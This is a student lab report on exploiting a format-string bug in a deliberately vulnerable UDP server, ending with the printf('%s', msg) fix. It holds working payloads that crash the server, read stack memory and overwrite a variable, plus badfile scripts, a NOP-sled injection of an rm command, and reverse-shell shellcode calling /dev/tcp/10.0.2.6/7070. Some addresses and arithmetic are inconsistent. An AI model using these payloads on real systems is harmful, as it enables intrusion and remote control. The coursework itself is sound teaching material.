Lab 5: Format strings

Sai Sukheshwar Boganadula
sabg22@student.bth.se

Balaa Subramanyam Pavan Kumar Kasturi
baka22@student.bth.se

Task 1: Exploiting Format String Vulnerability

Given code:

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 200
#endif

char *secret = "A secret message\n";
unsigned long target = 0x1122334455667788;

void myprintf(char *msg)
{
    uintptr_t framep;

    // Copy the ebp value into framep, and print it out
    asm("movq %%rbp, %0" : "=r"(framep));
    printf("The rbp value inside myprintf() is: 0x%.16lx\n", framep);

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    printf(msg+40);

    printf("The value of the 'target' variable (after): 0x%.16lx\n", target);
}

/* This function provides some helpful information. It is meant to
 * simplify the lab tasks. In practice, attackers need to figure
 * out the information by themselves. */
void helper()
{
    printf("The address of the secret: 0x%.16lx\n", (unsigned long)secret);
    printf("The address of the 'target' variable: 0x%.16lx\n",
```

```
        (unsigned long)&target);
    printf("The value of the 'target' variable (before): 0x%.16lx\n", target);
}



void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);

    printf("The address of the input array: 0x%.16lx\n", (unsigned long)buf);

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *)&server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *)&server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500 - 1, 0,
                (struct sockaddr *)&client, &clientLen);
        myprintf(buf);
    }

    close(sock);
}
```

Note:

printf(msg+40) In the code, we have this print statement which should not use like this. Due to this the message sent by client is not reflecting on server side. So, we have removed the integer value and ran the program. It's working as expected now.

Updated code:

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
```

```
#define PORT 9090

/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 200
#endif

char *secret = "A secret message\n";
unsigned long target = 0x1122334455667788;

void myprintf(char *msg)
{
    uintptr_t framep;

    // Copy the ebp value into framep, and print it out
    asm("movq %%rbp, %0" : "=r"(framep));
    printf("The rbp value inside myprintf() is: 0x%.16lx\n", framep);

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    printf(msg);

    printf("The value of the 'target' variable (after): 0x%.16lx\n", target);
}

/* This function provides some helpful information. It is meant to
 * simplify the lab tasks. In practice, attackers need to figure
 * out the information by themselves. */
void helper()
{
    printf("The address of the secret: 0x%.16lx\n", (unsigned long)secret);
    printf("The address of the 'target' variable: 0x%.16lx\n",
          (unsigned long)&target);
    printf("The value of the 'target' variable (before): 0x%.16lx\n", target);
}

void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);

    printf("The address of the input array: 0x%.16lx\n", (unsigned long)buf);

    helper();
```

```
    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *)&server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *)&server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500 - 1, 0,
                (struct sockaddr *)&client, &clientLen);
        myprintf(buf);
    }

    close(sock);
}
```

Command:

```
echo hello | nc -u 127.0.0.1 9090
```

Output:

```
root@ubuntu-server:~/server# ./server
The address of the input array: 0x00007fffffffdf70
The address of the secret: 0x0000555555556008
The address of the 'target' variable: 0x0000555555558010
The value of the 'target' variable (before): 0x1122334455667788
The rbp value inside myprintf() is: 0x00007fffffffde60
hello
The value of the 'target' variable (after): 0x1122334455667788
```

Task 2: Understanding the Layout of the Stack

Question 1: Memory Addresses at Locations 1, 2, and 3

The locations 1, 2, and 3 correspond to specific parts of the stack when the printf() function is called inside myprintf(). Let's break down each location:

- **Location 1 (Format String in printf)**: This is the location where the format string resides, which is passed to printf. This string is stored in the stack during the execution of printf.
- **Location 2 (Return Address in myprintf)**: This is the return address saved in the stack when myprintf() was called. It points to the address in the code where the execution will continue after myprintf() returns.
- **Location 3 (Buffer buf[1500] in main)**: This location is in the main() stack frame and corresponds to the buffer buf[1500]. It is where the data received by the server via UDP is stored.

To find these addresses, you need to run the server and observe the printed output, which should include the address of buf, the frame pointer (rbp) value inside myprintf, and potentially other useful values.

Question 2: Distance Between Locations 1 and 3

The distance between locations 1 and 3 is essentially the number of bytes on the stack between the start of the format string (Location 1) and the buffer buf in main (Location 3). This distance can be calculated by subtracting the address of Location 1 from the address of Location 3.

Steps to Determine the Memory Addresses

- **Compile and Run the Server**: Make sure the server is running, and then observe the printed information.
- **Send Data to the Server**: Use the nc command to send a string to the server. For example:
  - echo hello | nc -u 127.0.0.1 9090
- **Check the Output**: The server should print the following:
  - The address of buf[1500] (which is Location 3).
  - The rbp value in myprintf.
  - The target variable and secret variable addresses (if relevant).
- **Calculate the Addresses**:
  - **Location 1**: This can be inferred based on the stack layout. It is typically just above the saved return address in the printf stack frame.
  - **Location 2**: This is the value of rbp when myprintf is called minus the offset to the return address in myprintf.
  - **Location 3**: This is the address of buf[1500] as printed by the server.
- **Determine the Distance**:
  - Subtract the address of Location 1 from the address of Location 3 to find the distance.

Practical Example:

Assuming the server prints:

- Address of buf[1500] (Location 3): 0x7fffffffe2d0
- Frame pointer (rbp) value inside myprintf: 0x7fffffffe270

Output: 0x7fffffffe270 - 0x7fffffffe2d0 = 0x100

Conclusion

The exact memory addresses will vary depending on your specific environment and execution, but following these steps will allow you to identify the addresses for Locations 1, 2, and 3, as well as calculate the distance between them.

Task 3: Crash the Program

You can combine multiple format specifiers to cause the program to attempt to access and print data from memory locations that it shouldn't, leading to a crash.

Sending Malicious input:

```
[james@main-server-20240823-191828 ~]$ echo -ne "A"*40"%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %n" | nc -u 127.0.0.1 9090
```

Output:

```
root@main-server-20240823-191828 ~]# ./server

The address of the input array: 0x00007ffe95653a60

The address of the secret: 0x0000000000402010

The address of the 'target' variable: 0x0000000000404068

The value of the 'target' variable (before): 0x1122334455667788

The rbp value inside myprintf() is: 0x00007ffe95653980

The value of the 'target' variable (after): 0x1122334455667788

Segmentation fault (core dumped)
```

Explanation: This string will cause printf() to attempt to print a series of strings from the stack or heap. If any of these addresses are invalid or uninitialized, it can lead to a crash.

Task 4: Print out the server program's memory

Task 4.A: Print Stack Data

The goal is to print out data stored on the stack.

Command:

```
printf "A%.0s" {1..4} | xargs -I{} printf "{}%lx " | nc -u -w1 127.0.0.1 9090
```

```
Output:
root@ubuntu-server:~/server# ./server
The address of the input array: 0x00007fffffffdf70
The address of the secret: 0x0000555555556008
The address of the 'target' variable: 0x0000555555558010
The value of the 'target' variable (before): 0x1122334455667788
The rbp value inside myprintf() is: 0x00007fffffffde60
AAAA0 The value of the 'target' variable (after): 0x1122334455667788
```

Task 4.B: Print Heap Data (Secret Message)


Command

```
root@ubuntu-server:~/payloads# echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x | nc -u 127.0.0.1 9090
```


```
root@ubuntu-server:~/server# ./server
The address of the input array: 0x00007fffffffdf70
The address of the secret: 0x0000555555556008
The address of the 'target' variable: 0x0000555555558010
The value of the 'target' variable (before): 0x1122334455667788
The rbp value inside myprintf() is: 0x00007fffffffde60
00000000ffffde00
The value of the 'target' variable (after): 0x1122334455667788
```

Task 5: *Change the server program's memory*

We have an initial value stored in the target variable address with a memory address of 0x11223344. To modify this value, we need to create a badfile that contains the target address, followed by the %n format specifier at a specific offset (e.g., 80). We can generate this badfile using a Python script, as demonstrated below:



This badfile is the input to the serever which will change the value of the target variable.



the content of the target variable is updated to 0x00000004. This occurs because the input consists of 4 bytes, and the %n format specifier writes the number of characters printed so far into the next available address—in this case, the address of the target variable. Thus, the value stored in the target variable is changed to reflect the number of bytes printed.

Task 5.B:

To change the value of the target variable to 0x500, we need to modify the badfile by adjusting the input string. This input string will consist of the target variable's address followed by a sequence of format specifiers.


Open create_badfile.py ~/DV2620/Lab05-Format_strings Save

```python
# Define the byte sequence and format string
byte_sequence = b"\x08\x90\x55\x56"  # Byte sequence as a bytes object
format_string = "%.08X"*78+"%.652x"+"%n" # Format string

# Combine the byte sequence and format string
combined_string = byte_sequence + format_string.encode()

# Write the combined string to 'badfile'
with open('badfile', 'wb') as file:
    file.write(combined_string)
```

We know that the offset where the target variable's address is located is at position 80. The decimal value of 0x500 is 1280, and we need to adjust the format specifiers so that the %n at the 80th position writes this value into the target variable's address.

To achieve this, we first use the format specifier %78x repeated 8 times, which outputs 624 characters. Adding the 4 bytes from the memory address brings the total to 628 characters. Since we need to reach a total of 1280 characters, we calculate the remaining number of bytes required: 1280 - 628 = 652.

Therefore, we append %652x to the input string, followed by %n at the 80th position. This ensures that when the %n is processed, it counts the total number of characters printed so far—628 plus 652, which equals 1280—and writes this value to the target variable's address.



after providing the formatted input stored in the badfile to the server, the value of the target variable is successfully modified to 0x00000500.


Task 5.C:

To change the value of the target variable to 0xFF990000, we use the %hn format specifier instead of %n, as printing out characters for such a large value would take more time. We split the address into two 2-byte segments and perform this exploit.

Since we are splitting the value into 2-byte segments, the addresses provided in the input string will be (Target_address) and (Target_address + 2), which correspond to 0x56559008 and 0x5655900A as illustrated in Figure 12. The value 0xFF990000 is also split into two 2-byte segments: 0xFF99 and 0x0000.

We store the value 0xFF99 in the least significant bytes and then perform an overflow to fill the higher significant bytes with 0x0000. The decimal value of 0xFF99 is 65433, and we want to store this value at the 79th position, i.e., at address 0x5655900A.

To achieve this, we use 78 %8x format specifiers, which equals 624 bytes, and including the input address, the total becomes 636 bytes (624 + 12). The value to be stored at the 79th position will therefore be 65433 - 636 = 64797. To cause the overflow, we add 102 + 1 bytes to 0xFF99 (65433), resulting in 0xFFFF + 1 = 0x0000, which will be stored in the higher significant bytes.




The target value is successfully transformed to 0xFF990000.


Task 6: Inject malicious code into server program

To inject malicious code into the server program, we have constructed a badfile using create_badfile.py, which contains a shell command designed to remove the target file. The exploit is carried out using a no-op sled, where the return address is modified to point to any location within the no-op sled, as it is followed by the shell command.

/bin/bash – c'/bin/rm/tmp/myfile'



To construct the input string, the return address of the myprintf() function is identified using GDB. As shown in Figure 14, the address currently pointed to by ebp is 0xFFFFCF38. To determine the return address, we move to the next instruction, which is 0xFFFFCF38 + 4 = 0xFFFFCF3C. The value stored at this address is the one pointing to the no-op instruction.



By inspecting the stack, we can determine that the no-op sled starts at 0xFFFF18C. For this exploit, we will use the address 0xFFFFD190. Using this address, we will construct the input exploit as illustrated in Figure


```
# Define the byte sequence and format string
byte_sequence = b"\x3C\xCF\xFF\xFF@@@@\x3E\xCF\xFF\xFF"  # Byte sequence as a bytes object
format_string = "%.08X"*78 + "%.53012x" + "%hn" + "%.11887x" + "%hn" # Format string
no_op = b"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
# Combine the byte sequence and format string
combined_string = byte_sequence + format_string.encode() + no_op + malicious_code
# Write the combined string to 'badfile'
with open('badfile', 'wb') as file:
    file.write(combined_string)
```

We split the address into two 2-byte segments: 0xFFFF and 0xD190. The value 0xFFFF will be written to 0xFFFFCF3E, and 0xD190 will be written to 0xFFFFCF3C. The format string is crafted so that 0xD190 is written at the 79th position, and 0xFFFF at the 80th position.

To achieve this, we use the %8x format specifier 78 times, which results in 624 characters being printed. The input byte sequence itself is 12 characters long. Therefore, by the time we reach the point of writing 0xD190 (which is 53648 in decimal), we have already printed 636 characters (624 + 12). This means we need to print an additional 53648 - 636 = 53012 characters.

For 0xFFFF (which is 65535 in decimal), we will continue from where the previous value left off.

At this point, we have printed 53648 characters, so to reach 0xFFFF (which is 65535 in decimal), we need to print an additional 65535 - 53648 = 11887 characters.



When we provide this input to the server, it successfully lands in the no-op sled, leading to the execution of the shell command. As shown in Figure 16, the message "/bin/rm: cannot remove '/tmp/myfile': No such file or directory" confirms that the shell command was executed.

Task 7:Getting a reverse shell

To establish a reverse shell, especially in the scenario of a remote machine, we need to execute a malicious shell command like the following:

/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1"

To achieve this exploit, the input string from Task 6 is updated with shellcode that executes the above command:

"\x31\xd2" "\x52"

"\x68" "2>&1"

"\x68" "<&1 "

"\x68" "70 0"

"\x68" "5/70"

"\x68" ".2.1"

"\x68" "tcp/"

"\x68" "dev/"

"\x68" ">/ "

"\x68" "-i "

"\x68" "bash"


"\x68" "////"


"\x68" "/bin"

"\x89\xe2"

To successfully start a reverse shell, a TCP server must be running on the attacker's machine. This can be achieved with the following command:

$ nc -l -p 7070 -v





After providing this updated script as input to the server, it can be observed in Figure 18 that a root shell is invoked, confirmed by executing the whoami command.

Task 8: Fixing the problem

The gec compiler gives an error due to the presence of only the msg argument which is a format in the printf function without any string literals and additional arguments. This warning is raised due to the printf(msg) line in the following code:

```
char dummy[DUMMY_SIZE];
memset(dummy, 0, DUMMY_SIZE);
// This line has a format-string vulnerability
printf(msg);
printf("The value of the 'target' variable (after): 0x%.16lx\n", target);
```

This happens due to improper usage and not specifying the format specifiers while grabbing input from the user.

To fix this vulnerability, we just replace it with printf("%s", msg), and recompile the program again to check if the problem has actually been fixed.

The following shows the modified program and its recompilation in the same manner, which no more provides any warning:

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#define PORT 9090
/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 200
#endif
char *secret = "A secret message\n";
unsigned long target = 0x1122334455667788;
void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movq %%rbp, %0" : "=r"(framep));
    printf("The rbp value inside myprintf() is: 0x%.16lx\n", framep);
    /* Change the sie of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);
    // This line has a format-string vulnerability
```

```
    printf("%s", msg);
    printf("The value of the 'target' variable (after): 0x%.16lx\n", target);
}
/* This function provides some helpful information. It is meant to
 * simplify the lab tasks. In practice, attackers need to figure
 * out the information by themselves. */
void helper()
{
    printf("The address of the secret: 0x%.16lx\n", (unsigned long)secret);
    printf("The address of the 'target' variable: 0x%.16lx\n",
          (unsigned long)&target);
    printf("The value of the 'target' variable (before): 0x%.16lx\n", target);
}
void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];
    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];
    memset(dummy, 0, DUMMY_SIZE);
    printf("The address of the input array: 0x%.16lx\n", (unsigned long)buf);
    helper();
    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *)&server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);
    if (bind(sock, (struct sockaddr *)&server, sizeof(server)) < 0)
        perror("ERROR on binding");
    while (1) {
        bzero(buf, 1500);
```

```
    recvfrom(sock, buf, 1500 - 1, 0,
            (struct sockaddr *)&client, &clientLen);
    myprintf(buf);
  }
  close(sock);
}
```

Output:

```
root@ubuntu:~# vi server.c
root@ubuntu:~# gcc -o server server.c
root@ubuntu:~#
```

Validation:

```
